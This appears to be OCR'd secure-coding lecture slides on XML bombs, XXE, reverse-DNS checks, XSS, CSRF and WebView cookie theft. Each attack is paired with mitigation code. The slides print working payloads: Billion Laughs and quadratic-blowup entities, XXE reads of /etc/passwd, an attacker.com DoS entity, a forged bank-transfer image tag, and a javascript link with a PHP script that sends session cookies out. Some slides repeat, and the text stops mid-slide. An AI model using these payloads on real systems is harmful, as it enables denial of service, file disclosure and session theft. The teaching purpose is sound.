RSS (rich site summary)

SVG (scalable vector graphics)


XML input text

my program

XML parser

XML Injection

- Attack an application that parses XML input.
- The processing is carried out by a weakly configured XML parser.
- The XML parser crashes or executes incorrectly on the input data.
- Can cause a DoS or leak of sensitive information.



XML Injection

Two kinds of attacks:

- XML Bombs.

  Block of XML that is valid, but crashes the program that attempts to parse it.

- XML External Entity (XEE).

  Entity replacement values come from external URIs causing information disclosure or other undesirable behaviors.

XML Bombs

XML bombs

- Block of XML that is both well-formed and valid.
- Crashes or hangs a program when that program attempts to parse it.
- Example: the *Billion Laughs Attack:*

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

http://msdn.microsoft.com/en-us/magazine/ee335713.aspx

XML Bombs

XML bombs

- Block of XML that is both well-formed and valid.
- Crashes or hangs a program when that program attempts to parse it.
- Example: the *Billion Laughs Attack:*

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

http://msdn.microsoft.com/en-us/magazine/ee335713.aspx

XML Bombs

XML bombs

- Block of XML that is both well-formed and valid.
- Crashes or hangs a program when that program attempts to parse it.
- Example: the *Billion Laughs Attack:*

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

http://msdn.microsoft.com/en-us/magazine/ee335713.aspx

XML Bombs

XML bombs

- Block of XML that is both well-formed and valid.
- Crashes or hangs a program when that program attempts to parse it.
- Example: the *Billion Laughs Attack:*

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Expansion: A billion "lol"s almost 3GB of memory!

http://msdn.microsoft.com/en-us/magazine/ee335713.aspx

XML Bombs

XML bomb

- Quadratic Blowup Attack:

```
<?xml version="1.0"?>
<!DOCTYPE kaboom [
  <!ENTITY a "aaaaaaaaaaaaaaaaaa...">
]>
<kaboom>&a;&a;&a;&a;&a;&a;&a;&a;&a;...</kaboom>
```

50,000 character long

50,000 times

- **XML bomb attack payload slightly over 200 KB**
- **Expands to 2.5 GB when parsed**

http://msdn.microsoft.com/en-us/magazine/ee335713.aspx

Mitigated XML Bombs

- Disable inline expansion of entities.
- If that is not possible, limit the size of expanded entities.

Mitigated XML Bombs

Examples in .NET 4.0:

Disable inline DTDs

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.DtdProcessing = DtdProcessing.Prohibit;
XmlReader reader = XmlReader.Create(stream, settings);
```

Limit the size of expanded entities

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.ProhibitDtd = false;
settings.MaxCharactersFromEntities = 1024;
XmlReader reader = XmlReader.Create(stream, settings);
```

Mitigated XML Bombs

RUBY

Example in Ruby:


Disable entity expansion (and limit the size of expanded entities):

- **Disable entity expansion in Ruby's REXML document parser.**

```
REXML::Document.entity_expansion_limit = 0
```

XML External Entity (XXE) Attack


- An XML input containing a reference to an external entity is processed by a weakly configured XML parser.
- Entity replacement values are pulled from external URIs.



- This may lead to the disclosure of confidential data, denial of service, port scanning on the machine where the parser is located.

XML External Entity (XXE) Attack

- An XML input containing a reference to an external entity is processed by a weakly configured XML parser.
- Entity replacement values are pulled from external URIs.



- This may lead to the disclosure of confidential data, denial of service, port scanning on the machine where the parser is located.

XML External Entity (XXE) Attack

Accessing a local resource that may not return:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >
```

Disclosing sensitive information:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >
```

XML External Entity (XXE) Attack

Attacker controlled server can cause a DoS:

```
<!ENTITY xxe SYSTEM "http://www.attacker.com/dos.ashx" >

public void ProcessRequest(HttpContext context) {
      context.Response.ContentType = "text/plain";
      byte[] data = new byte[1000000];
      for (int i = 0; i<data.Length; i++)
            data[i] = (byte)’A’;
      while (true) {
            context.Response.OutputStream.Write
                                      (data, 0, data.Length);
            context.Response.Flush();
      }
}
```

Mitigated XML External Entity (XXE) Attacks

- Configure the XML parser to avoid resolving external references
- If not possible, must modify the XML parser:
  - Timeout to prevent infinite delay attacks.
  - Limit the amount of data to be retrieved.
  - Restrict the XmlResolver from retrieving resources on the local host.

Mitigated XML External Entity (XXE) Attacks

Example of configuring the XML parser to avoid resolving external references

In .NET 4.0:

```
XmlReaderSettings settings = new XmlReaderSettings();
settings.XmlResolver = null;
XmlReader reader = XmlReader.Create(stream, settings);
```

In PHP when using the default XML parser:

```
libxml_disable_entity_loader(true);
```

Safe DNS

Reverse DNS Lookup

Problem: A server trying to determine of the client is from an appropriate domain.

Common solution: Look at the IP address for the other end of the socket, then do a reverse DNS lookup (RARP) on that address.

Risk: The RARP query goes to the server run by the owner of the IP address, and they can respond with anything they want.

Solution: After doing the RARP lookup, a DNS lookup (ARP) on the name returned and see if it matches the original IP address.

(All this assumes that you trust DNS in the first place!)

```
char *safe_reverse_lookup(struct in_addr *ip)
{
  struct hostent *hp;

  if ((hp=gethostbyaddr(ip,sizeof *ip AF_INET)) == NULL)
    return NULL;

  char *name = strdup(hp->h_name);

  if ((hp = gethostbyname(name)) == NULL) {
      free(name);
      return NULL;
  }

  char **p = hp->h_addr_list;
  while (*p) {
      if (!memcmp(ip, *p, hp->h_length)) return name;
      ++p;
  }
  free(name);
  return NULL;
}
```

do reverse lookup

save name

do forward lookup

check if IP address matches original

Web Attacks

Cross Site Scripting (XSS)

- Injection into an HTML page
  - HTML tags
  - JavaScript code
- Reflected (from URL) or persistent (stored from prior attacker visit)
- Web application fails to neutralize special characters in user supplied data
- Mitigate by preventing or encoding/escaping special characters
- Special characters and encoding depends on context
  - HTML text
  - HTML tag attribute
  - HTML URL

Reflected Cross Site Scripting (XSS)

JAVA

3. Generated HTML displayed by browser

```
<html>
…
You searched for:
widget
…
</html>
```

1. Browser sends request to web server

```
http://example.com?q=widget
```

2. Web server code handles request

```
…
String query = request.getParameter("q");
if (query != null) {
    out.writeln("You searched for:\n" + query);
}
…
```

Reflected Cross Site Scripting (XSS)

JAVA

1. Browser sends request to web server

```
http://example.com?q=<script>alert('Boo!')</script>
```

2. Web server code handles request


```
...
String query = request.getParameter("q");
if (query != null) {
    out.writeln("You searched for:\n" + query);
}
...
```

3. Generated HTML displayed by browser

```
<html>
...
You searched for:
<script>alert('Boo!')</script>
...
</html>
```

XSS Mitigation

JAVA



3. Generated HTML displayed by browser

```
<html>
…
Invalid query
…
</html>
```

1. Browser sends request to web server

```
http://example.com?q=<script>alert('Boo!')</script>
```

2. Web server code correctly handles request

```
…
String query = request.getParameter("q");
if (query != null) {
    if (query.matches("^\\w*$"))  {
        out.writeln("You searched for:\n" + query);
    }  else  {
        out.writeln("Invalid query");
    }
}
…
```

Cross Site Request Forgery (CSRF)

- CSRF is when loading a web pages causes a malicious request to another server
- Requests made using URLs or forms (also transmits any cookies for the site, such as session or auth cookies)
  - http://bank.com/xfer?amt=1000&toAcct=joe HTTP GET method
  - HTTP POST method

    ```
    <form action=/xfer method=POST>
      <input type=text name=amt>
      <input type=text name=toAcct>
    </form>
    ```
- Web application fails to distinguish between a user initiated request and an attack
- Mitigate by using a large random nonce

Cross Site Request Forgery (CSRF)

0. User has a session already open with their bank.
1. User loads bad page from web server
   - XSS
   - Bad guy's server
   - Fake server
   - Compromised server
2. Web browser makes a request to the victim web server directed by bad page
   - Tags such as
     <img src='http://bank.com/xfer?amt=1000&toAcct=evil37'>
   - JavaScript
3. Victim web server processes request and assumes request from browser is valid
   - Session IDs in cookies are automatically sent along

SSL does not help – channel security is not an issue here

Successful CSRF Attack

JAVA

1. User visits evil.com

```
http://evil.com
```

2. evil.com returns HTML

```
<html>
…
<img src=‘http://bank.com/xfer?amt=1000&toAcct=evil37’>
…
</html>
```

3. Browser sends attack

```
http://bank.com/xfer?amt=1000&toAcct=evil37
```

4. bank.com server code handles request

```
…
String id = response.getCookie(“user”);
userAcct = GetAcct(id);
If (userAcct != null)  {
    deposits.xfer(userAcct, toAcct, amount);
}
```

CSRF Mitigation

JAVA

1. User visits evil.com

2. evil.com returns HTML

Very unlikely attacker will provide correct nonce


3. Browser sends attack

4. bank.com server code correctly handles request

```
…
String nonce = (String)session.getAttribute(“nonce”);
String id = response.getCookie(“user”);
if (Utils.isEmpty(nonce)
     ||  !nonce.equals(getParameter(“nonce”)  {
    Login();  // no nonce or bad nonce, force login
    return;   //     do NOT perform request
}             // nonce added to all URLs and forms
userAcct = GetAcct(id);
if (userAcct != null)  {
    deposits.xfer(userAcct, toAcct, amount);
}
```

Successful Weak Server Side Control

JAVA - ANDROID



1. Android activity sets session cookies and loads URL

```
cookieManager.setCookie(domain,“session=sensitive_val”);
webView.loadUrl(“url_goes_here”);
webView.setJavascriptEnables(true);
webView.setWebViewClient(new WebViewClient());
```

2. Web page contains a malicious link

```
<html>
•••
<a href=“javascript:location=‘cookiestealer.php?
cookie=’+document.cookie”> Advertisement link </a>
•••
</html>
```

3. Cookies stealer script

```
$cookie = $HTTP_GET_VARS[“cookie”];
fwrite($file,$cookie);  // session=sensitive_val
```

Mitigated Weak Server Side Control

JAVA - ANDROID

Option 1:

Disable Javascript

```
webView.setJavascriptEnabled(false);
```

Option 2:

